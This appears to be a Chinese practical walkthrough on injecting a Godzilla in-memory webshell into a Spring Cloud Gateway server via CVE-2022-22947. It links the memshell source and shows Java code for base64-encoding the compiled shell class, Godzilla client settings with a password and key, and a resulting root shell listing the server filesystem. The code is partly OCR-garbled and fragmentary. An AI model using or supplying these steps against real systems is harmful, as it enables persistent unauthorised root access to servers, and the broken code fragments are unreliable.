


实战为主，原理可以看百度，有很多详尽的分析。

1、找到一个内存马

直接拿来


//<https://github.com/k4n5ha0/cve-2022-22947-godzilla-memshell/blob/main/GMemShell.java>



```
1 package ms;
2
3 import org.springframework.core.io.buffer.DataBuffer;
4 import org.springframework.http.HttpStatus;
5 import org.springframework.http.ResponseEntity;
6 import org.springframework.util.Base64Utils;
7 import org.springframework.web.bind.annotation.PostMapping;
8 import org.springframework.web.bind.annotation.RequestBody;
9 import org.springframework.web.reactive.result.method.RequestMappingInfo;
```

2、把这个内存马转换成 b64 格式的字符串

idea 启一个 springboot



```
7 import java.io.File;
8 import java.io.IOException;
9
10 import com.example.springcloudgateway2.FileReaderUtils;
11
12 @SpringBootApplication
13 public class Springcloudgateway2Application {
14
15     public static void main(String[] args) throws IOException {
16
17         String s = org.springframework.util.Base64Utils.encodeToString(FileReaderUtils.headOnce("fileFullName: "GMemShell.class"));
18         System.out.println("---");
19         System.out.println(s);
20         System.out.println("---");
21         SpringApplication.run(Springcloudgateway2Application.class, args);
22     }
23 }
24 }
```

内存马需要先编译，然后把编译后的 class 文件放到根目录下

| 名称 | 修改日期 | 类型 | 大小 |
|-------------------------|-----------------|---------------|-------|
| .idea | 2022/7/20 23:41 | 文件夹 | |
| .mvn | 2022/7/20 21:27 | 文件夹 | |
| src | 2022/7/20 21:27 | 文件夹 | |
| target | 2022/7/20 21:36 | 文件夹 | |
| .gitignore | 2022/7/20 21:27 | txtfile | 1 KB |
| GMemShell.class | 2022/7/20 21:36 | CLASS 文件 | 8 KB |
| HELP.md | 2022/7/20 21:27 | Markdown File | 2 KB |
| mvnw | 2022/7/20 21:27 | 文件 | 10 KB |
| mvnw.cmd | 2022/7/20 21:27 | Windows 命令脚本 | 7 KB |
| pom.xml | 2022/7/20 21:27 | XML 文档 | 3 KB |
| springcloudgateway2.iml | 2022/7/20 21:34 | IML 文件 | 20 KB |

然后再写一个工具类，用于读写文件

```

3  import java.io.*;
4  import java.nio.ByteBuffer;
5  import java.nio.MappedByteBuffer;
6  import java.nio.channels.FileChannel;
7
8  public final class FileReaderUtils {
9      /**
10     * 小文件读取，一次buffer缓冲，将全部文件内容读出，若不随一次读出则throw IOException，不执行数据读取操作。
11     *
12     * @param fileFullName 文件读取全路径名称
13     * @return
14     */
15     @throws IOException {
16         // open the file
17         File file = new File(fileFullName);
18         return readOnce(file);
19     }
20
21     /**
22     * 小文件读取，一次buffer缓冲，将全部文件内容读出，若不随一次读出则throw IOException，不执行数据读取操作。
23     *
24     * @param file
25     * @return
26     */
27     @throws IOException {

```

[//https://blog.csdn.net/wang4721/article/details/113179323](https://blog.csdn.net/wang4721/article/details/113179323)

这个时候内存马的 class 有了，读写的包有了，就可以运行主程序

```

10  import com.example.springcloudgateway2.FileReaderUtils;
11
12  @SpringBootApplication
13  public class Springcloudgateway2Application {
14
15      public static void main(String[] args) throws IOException {
16
17          String s = org.springframework.util.Base64Utils.encodeToString(FileReaderUtils.readOnce( fileFullName: "GMemShell.class"));
18          System.out.println("---");
19          System.out.println(s);
20          System.out.println("---");
21          SpringApplication.run(Springcloudgateway2Application.class, args);
22      }
23
24  }
25

```


Shell Setting

基础配置 请求配置

URL: p:/:8080/gmem

密码: pass

密钥: key

连接超时: 3000

读取超时: 60000

代理主机: 127.0.0.1

代理端口: 8888

备注: 备注

GROUP: /

代理类型: NO_PROXY

编码: UTF-8

有效载荷: JavaDynamicPayload

加密器: JAVA_AES_BASE64

修改 测试连接

| remark |
|--------|
| 备注 |
| 备注 |
| 备注 |

提示 Success! 确定

直接连上开干

```

命令模板 sh -c "[command]" 2>&1

bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
spring-cloud-gateway-0.0.1-SNAPSHOT.jar
srv
sys
tmp
usr
var
/ > dir

bin etc lib64 opt run srv usr
boot home media proc sbin sys var
dev lib mnt root spring-cloud-gateway-0.0.1-SNAPSHOT.jar tmp
/ > whoami

root
/ >

```